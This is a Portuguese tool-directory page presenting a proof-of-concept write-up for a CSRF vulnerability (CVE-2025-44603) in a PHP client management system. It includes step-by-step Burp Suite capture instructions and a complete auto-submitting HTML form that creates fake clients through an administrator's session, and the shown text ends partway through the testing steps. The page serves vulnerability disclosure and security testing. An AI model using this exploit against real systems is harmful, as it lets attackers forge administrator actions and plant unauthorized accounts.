
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-44603-CSRF-Leads_to_Create_FakeUsers — Prova de conceito demonstrando uma vulnerabilidade CSRF em um Sistema de Gerenciamento de Clientes baseado em PHP, com código de exploração HTML e estratégias de mitigação para testes de segurança de aplicações web. | Kitploit
Ferramentas/GitHubGitHub/moulish2004/cve-2025-44603-csrf-leads_to_create_fakeusers
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de PenetraçãoAprendizado e Educação
GitHubmoulish2004/cve-2025-44603-csrf-leads_to_create_fakeusers

CVE-2025-44603-CSRF-Leads_to_Create_FakeUsers

Prova de conceito demonstrando uma vulnerabilidade CSRF em um Sistema de Gerenciamento de Clientes baseado em PHP, com código de exploração HTML e estratégias de mitigação para testes de segurança de aplicações web.

Ver Repositório
126há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    396
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    260

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-44603 (Vulnerabilidade CSRF: Leva à Criação de Clientes Falsos)

Nome do Projeto e URL do Repositório: https://phpgurukul.com/client-management-system-using-php-mysql/

Nome da Vulnerabilidade: Cross-Site Request Forgery (CSRF)

Versão Afetada: V1.2

Introdução

Uma vulnerabilidade de Cross-Site Request Forgery (CSRF) existe na funcionalidade de Adicionar Cliente do Sistema de Gerenciamento de Clientes desenvolvido pela PHPGurukul. CSRF é um ataque em que um usuário autenticado é induzido a enviar uma solicitação maliciosa a uma aplicação web. Isso pode levar à execução de ações não autorizadas em nome do usuário. Neste relatório, demonstramos como o CSRF pode ser usado para criar usuários falsos em um Sistema de Gerenciamento de Clientes e sugerimos estratégias de mitigação.

Configuração do Ambiente

  • Sistema de Gerenciamento de Clientes hospedado localmente usando MySQL e PHP.
  • Funcionalidade para adicionar clientes e seus serviços.

Passos para Explorar o CSRF

1. Faça Login como Administrador

Usando as credenciais fornecidas, faça login no Sistema de Gerenciamento de Clientes.

Login como administrador


2. Adicione um Novo Cliente

  • Selecione a opção Adicionar Cliente.
  • Insira os dados necessários do cliente.

Adicionando novo cliente Insira os detalhes do cliente


3. Capture a Solicitação de Adição de Cliente

  1. Navegue até o botão Salvar.

  2. Configure o Burp Suite para interceptar solicitações.
  3. Clique em Salvar e capture a solicitação HTTP antes que ela chegue ao servidor.

  4. Envie a solicitação capturada para a aba Repeater sem o cookie de sessão para análise.

Capturando a solicitação no Burp Enviar para o repeater

Código CSRF para Clientes Falsos


Abaixo está o PoC em HTML para o ataque de CSRF:

<html>
  <body>
    <form action="http://localhost/clientms/admin/add-client.php" method="POST">
      <input type="hidden" name="accounttype" value="Active Account" />
      <input type="hidden" name="cname" value="moulimurugan" />
      <input type="hidden" name="comname" value="kppr" />
      <input type="hidden" name="address" value="vijayamangalam" />
      <input type="hidden" name="city" value="erode" />
      <input type="hidden" name="state" value="tamil" />
      <input type="hidden" name="zcode" value="638026" />
      <input type="hidden" name="wphnumber" value="968560710" />
      <input type="hidden" name="cellphnumber" value="6931052465" />
      <input type="hidden" name="ophnumber" value="9638560410" />
      <input type="hidden" name="email" value="[email protected]" />
      <input type="hidden" name="password" value="moulimurugan" />
      <input type="hidden" name="websiteadd" value="clientmsdb" />
      <input type="hidden" name="notes" value="Nil" />
      <input type="hidden" name="submit" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

Criando Clientes Falsos

  • Modifique os detalhes existentes para criar clientes falsos

Adicionando usuário falso 1 Adicionando usuário falso 2



Testando o PoC de CSRF

  1. Abra o link do PoC de CSRF gerado em um navegador.

  2. A página web abre com um botão Enviar.
